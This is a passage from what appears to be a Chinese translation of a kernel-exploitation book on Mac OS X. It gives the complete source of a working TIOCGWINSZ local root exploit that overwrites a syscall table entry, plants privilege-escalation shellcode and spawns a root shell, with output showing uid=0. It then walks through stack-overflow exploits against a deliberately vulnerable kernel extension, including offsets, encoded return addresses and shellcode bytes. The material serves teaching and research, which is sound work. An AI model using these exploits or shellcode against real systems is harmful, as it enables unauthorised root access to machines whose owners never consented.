        FILE *fp = popen("nm /mach_kernel | grep nsysent", "r");
        u_long addr = 0;
        fscanf(fp,"%x\n",&addr);
        addr += 32;
        printf("[+] Syscall table @ 0x%x\n",addr);

        return addr;
}
```

使用这个函数，能够找到 sysent 数组的起始地址；然而，我们还需要进入这个数组，把函数指针写进去。为了实现这个，需要理解这个数组的每个入口的格式，可以通过 sysent 结构体来描述：

```
struct sysent {
int16_t         sy_narg;            /*参数数量*/
int8_t          reserved;           /*无用的值*/
int8_t          sy_flags;           /*调用标志*/
sy_call_t       *sy_call;           /*实现函数*/
sy_munge_t      *sy_arg_munge32;
sy_munge_t      *sy_arg_munge64
```

```
int32_t         sy_return_type;     /*返回类型*/
uint16_t        sy_arg_bytes;
}  *_sysent;
```

这个结构体包含一些属性值。这些属性值是用来描述负责处理表中对应索引的系统调用的函数。第一个参数就是系统调用表的参数的数量。对我们来说最重要的参数就是 sy_call 函数指针，它指向了负责处理函数调用的函数的地址。接下来，我们必须查看 sysent 表的定义，然后找到表中不用的入口。我们可以通过简单阅读 /usr/include/sys/syscall.h 头文件来完成，然后找到分配上的缺陷。

```
#define SYS_obreak          17
#define SYS_ogetfsstat      18
#define SYS_getfsstat       18
                          /* 19 old lseek */
#define SYS_getpid          20
                          /* 21 old mount */
                          /* 22 old umount */
#define SYS_setuid          23
#define SYS_getuid          24
```

21 号索引的系统调用是无用的，所以正好满足我们的需求。通过它，我们可以构建假的 sysent 入口，如下所示：

```
struct sysent fsysent;
fsysent.sy_narg = 1;
fsysent.sy_resv = 0;
fsysent.sy_flags = 0;
fsysent.sy_call = (void *) 0xdeadbeef;
fsysent.sy_arg_munge32 = NULL;
fsysent.sy_arg_munge64 = NULL;
fsysent.sy_return_type = 0;
fsysent.sy_arg_bytes = 4;
```

这个入口将导致控制执行到一个未映射的值 0xdeadbeef。为了实现这个，我们需要使用 do_write() 函数把这个结构体写入到内核态中合适的位置上。我们的代码首先通过使用 get_syscall_table() 函数来解析 sysent 表的地址。然后，使用 LEOPARD_HIT_ADDY 宏来计算我们所选择的系统调用在这个表中的偏移。这个宏是从 mu-b 编写的 HFS 利用程序中获得的，简单地增加了系统调用表中对应索引的 sysent 入口的大小，并且把这个值加到 sysent 表的起始地址上。

```
#define SYSCALL_NUM      21
#define LEOPARD_HIT_ADDY(a) ((a)+(sizeof(struct sysent)*SYSCALL_NUM))

printf("[+] Retrieving address of syscall table...\n");
sc_addr = get_syscall_table();
printf("[+] Overwriting syscall entry.\n");
do_write(LEOPARD_HIT_ADDY(sc_addr),&fsysent,sizeof(fsysent));
```

现在，我们的代码能够覆盖系统调用表中不用的 sysent 入口，剩下的工作就是调用这个

入口然后观察发生了什么。代码如下所示：

```
syscall (SYSCALL_NUM, NULL);
```

如果用 debug 模式编译执行到目前为止我们开发的代码，可以看到下面的信息：

```
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xdeadbeef in ?? ()
```

成功！这再一次表明我们已经控制执行重定向到 0xdeadbeef。这意味着我们能够在内存的任何地方写入执行代码；然而，为了有效利用这个漏洞，还需要执行一些有实际功能的 shellcode。

注意　尽管由于 rootkit 的使用苹果公司停止禁止导出 sysent 表以阻止，但是它并没有停止内核中其他可用的系统调用表的符号的导出。这就意味着，例如 mach_trap_table 的系统调用也很容易从内核扩展中访问到。

因为能够在内核空间中写入任意数据，所以我们能够很简单地挑出一个地方来写入 shellcode。Razvan 对这个漏洞的评论提到了一个内核态中能够重写但是影响很小的地址。这就是 iso_font。看起来这个就是可以写入 shellcode 的完美的地址。我们可以使用如下的函数来解析这个地址，和获取 nsysent 符号的方法一样：

```
u_long get_iso_font()
{
        FILE *fp = popen("nm /mach_kernel | grep iso_font", "r");
        u_long addr = 0;
        fscanf(fp,"%x\n",&addr);
        printf("[+] iso_font is @ 0x%x\n",addr);

        return addr;
}
```

利用这个漏洞的最后一步就是创建一些 shellcode 来提升当前进程的权限。我们可以使用之前在“执行步骤”一节描述的通用的 shellcode，但是需要再次提醒，对内核利用的 shellcode 的编写需要根据环境不同而变化。尽管可以编写通用的内核 shellcode，但是还是需要经常注意警惕 shellcode 从内核的退出是干净完全的，例如，这可以通过修复损坏的内存结构来实现。为了完成这个利用，我们需要简单地使用堆栈中的第一个参数来访问 proc 结构体，以实现进程调用。为了达到这个目的，我们必须执行一个经典预处理，设置一个基指针，然后把旧的存储在栈中。然后可以通过 EBP+8 来访问 proc 结构体。

```
push ebp
mov ebp,esp
mov eax,[ebp+0x8]
```

我们首先获取 proc 结构体的地址，之后使用“执行步骤”一节中提到的指令来提升权限。当把 ucred 结构块写完之后可以使用 LEAVE 命令反转进程，然后使用 RET 命令返回到系统调用分发代码，这段代码会无负面影响地把程序执行返回到用户态。总结起来就是如下的

shellcode：

```
push ebp
mov ebp,esp
mov eax,[ebp+0x8]                    ; 获得proc*
mov eax,[eax+0x64]                   ; 获得p_ucred*
mov dword [eax+0xc], 0x00000000      ; 把0x0写入uid
mov dword [eax+0x10],0x00000000      ; 把0x0写入euid
xor eax,eax
leave
ret                                  ; return 0
```

现在，剩下的工作就是将 shellcode 写入之前所获取的 iso_font 地址中。再次强调，可以使用 do_write() 函数来完成这个任务。

```
printf("[+] Writing shellcode to iso_font.\n");
do_write(shell_addr,shellcode,sizeof(shellcode));
```

为了实现完整性，我们提供了这个漏洞利用案例的完整源代码。这个利用组合了本章中到目前为止所讨论的所有知识，整合成一个 root shell。在修改 ucred 结构体之后，通过调用 execve() /bin/sh 来运行的 root shell。

```
/*------------------
 * -[ nmo-WINSZ.c ]-
 * by nemo - 2009
 *------------------
 *
 * Exploit for: http://butnotyet.tumblr.com/post/175132533/the-story-
of-a-simple-and-dangerous-kernel-bug
 * Stole shellcode from mu-b's hfs exploit, overwrote the same syscall
entry (21).
 *
 * Tested on Leopard: root:xnu-1228.12.14~1/RELEASE_I386 i386
 *
 * Enjoy...
 *
 * - nemo
 */
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/mman.h>
#include <unistd.h>
#include <sys/param.h>
#include <sys/sysctl.h>
#include <sys/signal.h>
#include <sys/utsname.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <errno.h>
```

```
#include <fcntl.h>
#include <string.h>
#include <sys/syscall.h>
#include <unistd.h>

#define SYSCALL_NUM          21
#define LEOPARD_HIT_ADDY(a) ((a)+(sizeof(struct sysent)*SYSCALL_NUM))

struct sysent {
  short sy_narg;
  char sy_resv;
  char sy_flags;
  void *sy_call;
  void *sy_arg_munge32;
  void *sy_arg_munge64;
  int sy_return_type;
  short sy_arg_bytes;
};

static unsigned char shellcode[] =
  "\x55"
  "\x89\xe5"
  "\x8b\x45\x08"
  "\x8b\x40\x64"
  "\xc7\x40\x10\x00\x00\x00\x00"
  "\x31\xc0"
  "\xc9"
  "\xc3\x90\x90\x90";

u_long get_syscall_table()
{
        FILE *fp = popen("nm /mach_kernel | grep nsysent", "r");
        u_long addr = 0;
        fscanf(fp,"%x\n",&addr);
        addr += 32;
        printf("[+] Syscall table @ 0x%x\n",addr);

        return addr;
}

u_long get_iso_font()
{
        FILE *fp = popen("nm /mach_kernel | grep iso_font", "r");
        u_long addr = 0;
        fscanf(fp,"%x\n",&addr);
        printf("[+] iso_font is @ 0x%x\n",addr);

        return addr;
}

void banner()
{
        printf("[+] Exploit for:
```

```
http://butnotyet.tumblr.com/post/175132533/the-story-of-a-simple-and-
dangerous-kernel-bug\n");
        printf("[+] by nemo, 2009....\n\n");
        printf("[+] Enjoy!;)\n");
}

int set_WINSZ(char *buff)
{
        return ioctl(0, TIOCSWINSZ, buff);
}

int get_WINSZ(char *buff)
{
        return ioctl(0, TIOCGWINSZ, buff);
}

int do_write(u_long addr, char *data, u_long len)
{
        u_long offset = 0;
        if(len % 8) {
                printf("[!] Error: data len not divisible by 8\n");
                exit(1);
        }
        while(offset < len) {
                set_WINSZ(&data[offset]);
                fcntl(0, TIOCGWINSZ, addr);
                offset += 8;
                addr += 8;
        }
        return offset;
}

int main(int ac, char **av)
{
        char oldwinsz[8],newwinsz[8];
        struct sysent fsysent;
        u_long shell_addr, sc_addr;
        char *args[] = {"/bin/sh",NULL};
char *env[] = {"TERM=xterm",NULL};

banner();

printf("[+] Backing up old win sizes.\n");
get_WINSZ(oldwinsz);

printf("[+] Retrieving address of syscall table...\n");
sc_addr = get_syscall_table();

printf("[+] Retrieving address of iso_font...\n");
shell_addr = get_iso_font();

printf("[+] Writing shellcode to iso_font.\n");
do_write(shell_addr,shellcode,sizeof(shellcode));

printf("[+] Setting up fake syscall entry.\n");
```

```
fsysent.sy_narg = 1;
fsysent.sy_resv = 0;
fsysent.sy_flags = 0;
fsysent.sy_call = (void *) shell_addr;
fsysent.sy_arg_munge32 = NULL;
fsysent.sy_arg_munge64 = NULL;
fsysent.sy_return_type = 0;
fsysent.sy_arg_bytes = 4;
printf("[+] Overwriting syscall entry.\n");
do_write(LEOPARD_HIT_ADDY(sc_addr),&fsysent,sizeof(fsysent));

printf ("[+] Executing syscall..\n");
syscall (SYSCALL_NUM, NULL);

printf("[+] Restoring old sizes\n");
set_WINSZ(oldwinsz);

printf("[+] We are now uid=%i.\n", getuid());
printf("[+] Dropping a shell.\n");
execve(*args,args,env);

return 0;
}
```

下面是这个利用程序执行后的输出。我们能看到，有一个提升 root 权限的 bash 提示。

```
-[luser@macosxbox]$ ./nmo-WINSZ
[+] Exploit for: http://butnotyet.tumblr.com/post/175132533/the-story-
    of-a-simple-and-dangerous-kernel-bug
[+] by nemo, 2009....

[+] Enjoy!;)
[+] Backing up old win sizes.
[+] Retrieving address of syscall table...
[+] Syscall table @ 0x50fa00
[+] Retrieving address of iso_font...
[+] iso_font is @ 0x4face0
[+] Writing shellcode to iso_font.
[+] Setting up fake syscall entry.
[+] Overwriting syscall entry.
[+] Executing syscall..
$ id
uid=0(root) gid=0(wheel) groups=0(wheel)
```

基于栈的缓冲区溢出

正如在第 2 章所描述的，当写入的数据超过分配给进程栈的内存缓冲区界限的时候，就会发生基于栈的缓冲区溢出。当我们能够写入可控数据到栈的缓冲区外时，通常能重写存储的返回地址，导致当返回地址出栈并被使用后，引起随意控制程序的执行。（这一般是 Intel x86 架构的一个 RET 指令）。

为了展示在 Mac OS X 上利用这种漏洞的技术，我们设计了下面的例子：

```
#include <sys/types.h>
#include <sys/systm.h>
#include <sys/uio.h>
#include <sys/conf.h>
#include <miscfs/devfs/devfs.h>
#include <mach/mach_types.h>

extern int seltrue(dev_t, int, struct proc *);
static int      StackOverflowIOCTL(dev_t, u_long, caddr_t, int, struct
proc *);

#define DEVICENAME "stackoverflow"

typedef struct bigstring {
        char string1[1024];
} bigstring;

#define COPYSTRING _IOWR('d',0,bigstring);

static struct cdevsw SO_cdevsw = {
    (d_open_t *)&nulldev,          // open_close_fcn_t *d_open;
    (d_close_t *)&nulldev,         // open_close_fcn_t *d_close;
    (d_read_t *)&nulldev,          // read_write_fcn_t *d_read;
    (d_write_t *)&nulldev,         // read_write_fcn_t *d_write;
    StackOverflowIOCTL,            // ioctl_fcn_t      *d_ioctl;
    (d_stop_t *)&nulldev,          // stop_fcn_t       *d_stop;
    (d_reset_t *)&nulldev,         // reset_fcn_t      *d_reset;
    0,                             // struct tty       **d_ttys;
    (select_fcn_t *)seltrue,       // select_fcn_t     *d_select;
    eno_mmap,                      // mmap_fcn_t       *d_mmap;
    eno_strat,                     // strategy_fcn_t   *d_strategy;
    eno_getc,                      // getc_fcn_t       *d_getc;
    eno_putc,                      // putc_fcn_t       *d_putc;
    D_TTY,                         // int d_type;
};

static int StackOverflowIOCTL(dev_t dev, u_long cmd, caddr_t data,int
flag, struct proc *p)
{
        char string1[1024];

        printf("[+] Entering StackOverflowIOCTL\n");
        printf("[+] cmd is 0x%x\n",cmd);
        printf("[+] Data is @ 0x%x\n",data);
        printf("[+] Copying in string to string1\n");

        sprintf(string1,"Copied in to string1: %s\n",data);
        printf("finale: %s", string1);
        return 0;
}

void *devnode = NULL;
int devindex = -1;

kern_return_t StackOverflow_start (kmod_info_t * ki, void * d)
{
```

```
devindex = cdevsw_add(-1, &SO_cdevsw);
if (devindex == -1) {
    printf("cdevsw_add() failed\n");
    return KERN_FAILURE;
}

devnode = devfs_make_node(makedev(devindex, 0),
                          DEVFS_CHAR,
                          UID_ROOT,
                          GID_WHEEL,
                          0777,
                          DEVICENAME);
    if (devnode == NULL) {
        printf("cdevsw_add() failed\n");
        return KERN_FAILURE;
    }

    return KERN_SUCCESS;
}

kern_return_t StackOverflow_stop (kmod_info_t * ki, void * d)
{
    if (devnode != NULL) {
        devfs_remove(devnode);
    }
    if (devindex != -1) {
        cdevsw_remove(devindex, &SO_cdevsw);
    }

    return KERN_SUCCESS;
}
```

这就是内核扩展的代码，用于注册一个（极为原始的）名字为“/dev/stackoverflow”的设备。然后为这个设备注册了一个 IOCTL，IOCTL 从第三个参数 data 读取一个字符串，然后使用 sprintf() 函数将它复制到栈缓冲区中。sprintf() 是一个危险函数，因为没有方法知道目标缓冲区的大小。它简单地进行逐字节复制，直到读到（\x00）空为止。基于这样的行为特征，就会导致将内核扩展写入 string1 的缓冲区之外，并且重写存储在缓冲区中的返回地址，进而控制执行。在我们试图利用这个漏洞之前，首先要做的是检查设备文件上的文件权限。

```
-[root@macosxbox]$ ls -lsa /dev/stackoverflow
0 crwxrwxrwx 1 root wheel 19, 0 Nov 27 22:43 /dev/stackoverflow
```

幸运的是，这个文件对所有人是既可读也可写的，并且可执行的。通过查看负责设置设备文件的代码，我们也可以验证它：0777 值用来设置文件权限。

下一步我们能做的是：创建一个触发溢出的程序。为此，我们需要调用函数 ioctl() 传递长字符串作为第三个参数 data，代码展示如下：

```
#define BUFFSIZE 1024
typedef struct bigstring {
        char string1[BUFFSIZE];
```

```
} bigstring;
int main(int argc, char **argv)
{
    int fd;
    unsigned long *ptr;
    bigstring bs;

    if((fd = open ("/dev/stackoverflow", O_RDONLY)) == -1 ) {
            printf("error: couldn't open /dev/stackoverflow\n");
            exit(1);
    }
    memset(bs.string1,'A',BUFFSIZE-1);
    bs.string1[BUFFSIZE-1] = 0;
    printf("data is: %s\n",bs.string1);
    ioctl(fd, COPYSTRING,&bs);
}
```

如果使用附带的调试器编译并执行这些代码，可以看到我们已经重写了保存的返回地址，而且已经重新保存到了 EIP 中，EIP 的值“0x41414141”是“AAAA”的 ASCII 码表示。

```
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0x41414141 in ?? ()
```

既然知道如何触发该漏洞，那么我们必须确定如何以这样一种方式控制执行，以便通过这种方式可以获得该系统的 root 权限，并且让它保持一个稳定的状态，以便使用这个权限。通过计算利用字符串的偏移量，我们利用攻击字符串重写栈上的返回地址。这允许我们可以为返回地址指定任意值。首先通过转储 IOCTL 汇编代码列表来达到这个目标。

```
Dump of assembler code for function StackOverflowIOCTL:
0x00000000 <StackOverflowIOCTL+0>:     push   ebp
0x00000001 <StackOverflowIOCTL+1>:     mov    ebp,esp
0x00000003 <StackOverflowIOCTL+3>:     push   ebx
0x00000004 <StackOverflowIOCTL+4>:     sub    esp,0x414
0x0000000a <StackOverflowIOCTL+10>:    mov    ebx,DWORD PTR [ebp+0x10]
0x0000000d <StackOverflowIOCTL+13>:    mov    DWORD PTR [esp],0x154
0x00000014 <StackOverflowIOCTL+20>:    call   0x0 <StackOverflowIOCTL>
// printf
[...]
0x00000048 <StackOverflowIOCTL+72>:    mov    DWORD PTR [esp+0x8],ebx
0x0000004c <StackOverflowIOCTL+76>:    lea    ebx,[ebp-0x408]
0x00000052 <StackOverflowIOCTL+82>:    mov    DWORD PTR [esp],ebx
0x00000055 <StackOverflowIOCTL+85>:    mov    DWORD PTR
[esp+0x4],0x1c8
0x0000005d <StackOverflowIOCTL+93>:    call   0x0 <StackOverflowIOCTL>
// sprintf
0x00000062 <StackOverflowIOCTL+98>:    mov    DWORD PTR [esp+0x4],ebx
0x00000066 <StackOverflowIOCTL+102>:   mov    DWORD PTR [esp],0x1e4
```

```
0x0000006d <StackOverflowIOCTL+109>:    call    0x0 <StackOverflowIOCTL>
// printf
0x00000072 <StackOverflowIOCTL+114>:    add     esp,0x414
0x00000078 <StackOverflowIOCTL+120>:    xor     eax,eax
0x0000007a <StackOverflowIOCTL+122>:    pop     ebx
0x0000007b <StackOverflowIOCTL+123>:    leave
0x0000007c <StackOverflowIOCTL+124>:    ret
```

列表中的每一个调用的函数都指向位置 0x0，这是因为内核扩展在内核中将被重定位，而且调用的指令在运行时修复。但是，从源码我们知道，从第二个到最后一个调用指令都是函数 sprintf()（我们曾经添加了注释）。通过分析压栈的参数，我们可以看到目标缓冲区在位置 EBP-0x408（0x0000004c）处被访问。

```
0x0000004c <StackOverflowIOCTL+76>:     lea     ebx,[ebp-0x408]
0x00000052 <StackOverflowIOCTL+82>:     mov     DWORD PTR [esp],ebx
```

那意味着在写入 0x408（1 032）字节后，我们将获得栈上存储的栈帧指针（EBP），然后，再过 4 个字节之后就是存储的返回地址。因此，可以用如下所示的代码来计算偏移量：

```
memset(bs.string1,'\x90',BUFFSIZE-1);
bs.string1[BUFFSIZE-1] = 0;

unsigned int offset = 0x408 - strlen("Copied in to string1: ") + 4;
ptr = (char *)(bs.string1 + offset);
*ptr = 0xdeadbeef;
```

如果编译并执行这段代码，在调试器中，我们可以看到我们重写了返回地址为 0xdeadbeef，正如所期待的：

```
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xdeadbeef in ?? ()
```

利用过程中的下一步就是确定 shellcode 在内核地址空间的位置并计算它的地址。为了完成这一步，我们将使用一种 proc 命令行技术，该技术在 PHRACK 64 的一篇文章“kernel Explotation Notes”中提出，并以 UltraSPARC/Solaris 为例展开讨论。本章中将使用进程结构中的元素 p_comm 存储 shellcode，然后在利用之前计算它的地址。

```
struct      proc {
      LIST_ENTRY(proc) p_list;
/* List of all processes. */

      pid_t       p_pid;
/* Process identifier. (static)*/
        ...
    char p_comm[MAXCOMLEN+1];
    char p_name[(2*MAXCOMLEN)+1];     /* PL * /
}
```

Proc 结构体中的元素 p_comm 包含正在执行的二进制文件名的前 16 个字节。为了在漏洞利用中使用到它，可以使用 link() 函数在我们选择的任何命名和利用程序之间创建一个硬链接，然后再次执行它。可以通过下述代码来实现。

```
char *args[] = {shellcode,"--own-the-kernel",NULL};
char *env[]  = {"TERM=xterm",NULL};
printf("[+] creating link.\n");
if(link(av[0], shellcode) == -1)
{
        printf("[!] failed to create link.\n");
        exit(1);
}
execve(*args,args,env);
```

我们再一次传递 -own-the-kernel 标志到程序中来通知正在 p_comm 中运行的 shellcode 的进程，以便可以开始第二阶段的利用过程。

既然知道在哪里存储 shellcode，因此在触发缓冲区溢出前，我们需要知道如何计算出它的地址。此外，这个任务与 UltraSPARC/Solaris 例子并没有什么不同。KERN_PROC sysctl 将允许我们泄漏进程中的 proc 结构体的地址。下面的函数将通过进程 ID 使用 sysctl 来提取 proc 结构体的地址。

```
long get_addr(pid_t pid) {
        int i, sz = sizeof(struct kinfo_proc), mib[4];
        struct kinfo_proc p;
        mib[0] = CTL_KERN;
        mib[1] = KERN_PROC;
        mib[2] = KERN_PROC_PID;
        mib[3] = pid;
        i = sysctl(&mib, 4, &p, &sz, 0, 0);
        if (i == -1) {
                perror("sysctl()");
                exit(0);
        }
        return(p.kp_eproc.e_paddr);
}
```

为了可以从这里定位 p_comm 的地址，我们需要再次简单地计算一下合适的偏移量，在这个例子中，将 0x1A0 添加到 proc 结构体地址上。代码如下：

```
void *proc = get_addr(getpid());
void *ret = proc + 0x1a0;
```

因为 p_comm 只允许 shellcode 使用 16 字节的存储地址，或者需要将多个 shellcode 连接到一起以执行多个过程，或者写入一些真正简短的 shellcode 来完成我们所需要的功能。例如，我们可以使用一些简短的 shellcode 来提升到 root 权限，结果证明，16 字节已经足够。

我们知道，在代码执行时，ESP 寄存器将指向利用的字符串的末尾，所以可以传递 proc 结构体的地址。因此，shellcode 未必一定要通过删除几字节代码的方式自己定位 proc 结构体的地址，而可以通过简单地从栈中获取 proc 结构体的地址来执行 shellcode：

```
pop ebx              // get address of proc
```

从这里开始需要使用一个静态偏移量，添加 64 字节到 proc 结构体从而获得 u_cred 结构体地址，然后偏移量加上 16，接着写入 0 来获得 root 权限。设置 EAX 为 0，然后将它写到 UID，使用这种方式比简单地写入 0 减小了 shellcode 的大小。

```
xor eax,eax              // zero out eax
mov ebx,[ebx+0x64]       // get u_cred
mov [ebx+0x10],eax       // uid=0
```

既然我们通过改变 UID 来获得 root 权限几乎要实现目标了。然而，我们不能像修改栈一样，恰好地返回到之前的栈帧。如果我们尝试执行一个 RET 指令，它将简单地从栈中弹出一个地址，并使用它，这将很可能导致严重内核紊乱。为了完成 shellcode，我们需要返回一个能够完全退出内核空间的地址，以便我们能够在一定程度上实际使用 root 权限。一个完成这个任务比较好的方法是：返回内核 .text 段定位函数 thread_exception_return()。这个函数在 unix_syscall() 的最后调用，它负责把执行传递回用户态，就像从发生异常返回一样。它非常符合我们的需求。然而，就像在内核 .text 段有所有的函数一样，函数被定位的地址包含一个空字节作为其首字母。

```
-[luser@macosxbox]$ nm /mach_kernel | grep thread_exception_return
001a14d0 T _thread_exception_return
```

这将带来一个问题，因为当 sprintf() 函数读到地址中的 \X00（空字节）时，它将终止复制。然而解决这个问题并不是非常复杂，我们可以对函数地址进行编码并在 shellcode 中解码。为了完成这个过程，我们首先必须写一个函数从二进制的 mach_kernel 处获取函数 thread_exception_return() 的地址。而且，我们可以通过使用 nm 指令来完成：

```
u_long get_exit_kernel()
{
FILE *fp = popen("nm /mach_kernel | grep thread_exception_return",
"r");
        u_long addr = 0;
        fscanf(fp,"%x\n",&addr);
        printf("[+] thread_exception_return is @ 0x%x\n",addr);

        return addr;
}
```

现在需要编码地址来移除空字节。这可以通过将地址向左移动 8 位来完成。这将使整个地址向左移动一个字节，在右边而不是在左边留下一个空字节，然后，通过加上 0xff 来消除最后的空字节。

```
void *exit_kernel = get_exit_kernel();
(unsigned long)exit_kernel <<= 8;
(unsigned long)exit_kernel |= 0xff;
```

我们的目的是优化 shellcode 而不是将这个值传递到栈中的 shellcode（要求使用前先出栈），

可以利用改写 EBP 的方式，将改写栈的数据取出，并传给 EBP 作为新值。采用这种方式，在 shellcode 中，只需要简单地将 EBP 寄存器向右移动 8 位来解码，然后跳到该地址以退出内核。

```
shr ebp,8       // replace the null byte in our address.
jmp ebp         // call our kernel exit function.
```

将它们放到一起，可以获得如下 shellcode：

```
char shellcode[] =
"\x5b\x31\xc0\x8B\x5B\x64\x89\x43\x10\xc1\xed\x08\xff\xe5";
```

这段 shellcode 长度为 14 字节，很容易满足 16 字节的限制。

最后，代码需要在 proc 结构体地址中建立攻击字符串和内核退出函数。下面是完成该功能的代码：

```
unsigned int offset = 0x408 - strlen("Copied in to string1: ");
ptr = (char *)(bs.string1 + offset);
*ptr = exit_kernel;
*(++ptr) = ret;
*(++ptr) = proc;
```

在调用 ioctl() 函数之后，利用程序可以执行 execve()bin/sh，并给 shellcode 赋予 root 权限。如果我们编译并运行上述利用程序，将得到下面的输出：

```
-[luser@macosxbox]$ ./so
[+] creating link.
[+] thread_exception_return is @ 0x1a14d0
[+] exit_kernel tmp: 0x1a14d0ff
[+] pid: 293
[+] proc @ 0x329c7e0
[+] p_comm @ 0x329c980
uid: 0 euid: 501
sh-3.2# id
uid=0(root) gid=0(wheel)
```

我们又一次完成了一个可用的 root shell。所有的此次利用和内核扩展的代码列表可以在 www.attackingthecore.com 下载。

如果栈处理操作不依赖于函数 sprintf()，而使用不基于字符串处理的（如 memcpy()）内存复制函数，我们可以采用另一种流行的利用方式——将执行直接返回到内核函数来获得 root 权限，这样在内核 .text 段地址中的空字节将不会是一个问题。为了使它更清晰，我们可以不使用 sprintf() 函数而改变例子中的内核扩展，以获取它的指针及其长度作为参数，并且用 copyin() 函数将数据复制到栈缓冲区中。

我们的新内核扩展用下面的结构表示：

```
typedef struct datastruct {
        void *data;
        unsigned long size;
} datastruct;
```

它的使用方法如下面的代码所示：

```
static int StackSmashNoNullIOCTL(dev_t dev, u_long cmd, caddr_t data,
int flag, struct proc *p)
{
        char buffer[1024];
        datastruct *ds = (datastruct *)data;

        memset(buffer,'\x00',1024);
        if(sizeof(data) > 1024){
                printf("error: data too big for buffer.\n");
                return KERN_FAILURE;
        }

        if(copyin((void *)ds->data, (void *)buffer, ds->size) == -1){
                printf("error: copyin failed.\n");
                return KERN_FAILURE;
        }

        printf("Success!\n");

        return KERN_SUCCESS;
}
```

它将 data 类型强制转型为 datastruct，然后检查 data 的大小是否大于 1024。虽然这例子有些牵强，但却是相当常见的错误。在这个例子中，data 是一个指针，因此，sizeof(data) 将返回所选择的指针的长度，在这种情况下，它将返回 4，并且这个 if 判断将永远为 false。最后，代码使用 copyin() 将提供的任意长度的数据复制到栈的缓冲区中，就像在之前提到的一样，这个复制将不会因为遇到空字节而终止，所以我们可以自由地返回到内核文本。

注意　有趣的是，在这个例子中，审查二进制文件将比源代码更清晰，因为 GCC 将会自动优化对 sizeof(ptr) > 1024 的检查。通过阅读这个二进制的反汇编代码，我们发现它根本没进行检查。

接下来，开发对这个漏洞的利用的第一步是：dump kext 的汇编代码列表并且找到对目的缓冲区的引用。

```
0x0000000e <StackSmashNoNullIOCTL+14>: lea  -0x408(%ebp),%ebx // dst
0x00000014 <StackSmashNoNullIOCTL+20>: movl  $0x400,0x8(%esp)
//length
0x0000001c <StackSmashNoNullIOCTL+28>: movl $0x0,0x4(%esp)    //
'\x00'
0x00000024 <StackSmashNoNullIOCTL+36>: mov  %ebx,(%esp)       // dst
0x00000027 <StackSmashNoNullIOCTL+39>: call  0x0
<StackSmashNoNullIOCTL> memset();
```

由此，我们知道第一个函数调用是 menset()，它使用我们的缓冲区作为目标参数，这使得查看这个汇编代码列表变得更有意义。通过汇编代码可以清晰地看到我们的缓冲区起始于栈的栈帧指针开始的 0x408 字节处。因此，我们可以如下进行定义：

```
#define OFFSET 0x40c
#define BUFFSIZE (OFFSET + sizeof(long))
```

接下来，我们可以快速地得到一个论证性的概念来触发这个漏洞。代码看上去非常像之前提到的例子，创建攻击字符串并在其特定位置上赋值 0xdeadbeef，以致可以重写存储在栈上的返回地址。

```
datastruct ds;
unsigned char attackstring[BUFFSIZE];
unsigned long *ptr;

memset(attackstring,'\x90',BUFFSIZE);

ds.data = attackstring;
ds.size = BUFFSIZE;

ptr = &attackstring[OFFSET];
*ptr = 0xdeadbeef;

ioctl(fd, DATASTRUCT,&ds);
```

如果我们编译并运行代码，可以看到 EIP 的值变为 0xdeadbeef，而且可以随意控制程序的执行。虽然可以控制执行，但是我们需要再次计算在哪里返回来获得 root 权限。正如本节开始时所提到的，在这种情况下，空字节不是问题，程序可以自由地返回到内核的 .text 段处。因此，我们开始寻找一种方法以便能够在我们控制下执行代码。我们可以使用函数 KUNCExecute()。

内核使用用户态的后台进程 (/usr/libexec/kuncd) 调用这个函数和 Mach 端口 (com.apple.system.Kernel[UNC]Notifications) 进行通信，并且告诉它执行一个应用程序。KUNCExecute() 带有 3 个参数。

1）executionPath　一个含有希望执行的应用程序路径的字符串，第三个参数指定了这个参数的格式。

2）openAsUser　描述哪个用户将要执行这个进程，可供选择为 kOpenAppAsConsoleUser 或者 kOpenAppAsRoot。对我们而言，通常会选择 kOpenAppAsRoot。

3）pathExecutionType　改变 kuncd 如何执行程序，3 个选择任选其一：

a）kOpenApplicationPath 意味着必须指出应用程序的全路径；

b）kOpenPreferencesPanel 意味着想打开一个目录区，将它显示给用户；

c）kOpenApplication 将要求 kuncd 使用 /usr/bin/open 来启动应用程序，并不需要全路径。

在读完这段描述之后，我们想起的第一件事就是可以使用 proc 结构体中的 p_comm 来保存应用程序的路径。然后简单地将 p_comm 中的地址作为第一个参数返回给 KUNCExecute()。

这虽然是一个好主意，但是，事实证明 p_comm 不能存储任何包含字符“/”的东西。这就意味着如果使用这种方式，我们就无法存储全路径。另一个简单的方法就是使用 3 个参数中的 kOpenApplication。这个标志指出在第一个参数中的字符串包含用 /usr/bin/open 打开应用程序的名字，它可以是多个用户控制路径。

这也是一个好想法。遗憾的是，虽然这个技术可以使应用程序执行，但是，无论何时用 open 来打开一个应用程序，它的 uid/euid 将不会指向当前登录的控制台用户，即使 open 的应用程序是由 root 用户初始化激活的。这就意味着，我们需要找到一个新空间来存储我们的字符串，并找到合适的方式来存储它。看来我们还得仔细想一想。

我们拥有什么呢？我们有方法可以在内核的 .text 段中跳转到任何位置。我们需要什么呢？需要找一个地方存储任意的字符串。在正常或常规的执行中，内核需要做这些吗？事实上是需要的——例如，每次它都需要从用户态带来参数。它是如何完成的呢？可以用：copyin() 函数。那么返回到 copyin() 函数，而不是调用 KUNCExecute() 函数，可以吗？用这种方式，我们可以把字符串从用户态复制到内核的固定位置。

这个听起来很好，但是我们必须确定在哪里写字符串。这个方法很容易而且我们也已经知道。把可以使用 iso_font[] 的内存位置，以便使用它在任意的内核内存中写入数据来存储字符串。

因为需要解析大量的符号，我们可以编写一个通用函数 get_symbol() 来解决，以便从 /mach_kernel 提取任意符号。下面就是这个函数：

```
u_long get_symbol(char *symbol)
{
        #define NMSTRING "nm /mach_kernel | grep "
        unsigned int length = strlen(NMSTRING) + strlen(symbol) + 4;

char *buffer = malloc(length);
FILE *fp;

if(!buffer){
        printf("error: allocating symbol string\n");
        exit(1);
}
snprintf(buffer,length-1,NMSTRING"%s",symbol);

fp = popen(buffer, "r");
u_long addr = 0;
fscanf(fp,"%x\n",&addr);
printf("[+] %s is @ 0x%x\n",symbol,addr);

free(buffer);
return addr;
}
```

接下来，我们需要考虑攻击的字符串如何调用函数。换句话说，我们需要将一些函数调用链接到一起。

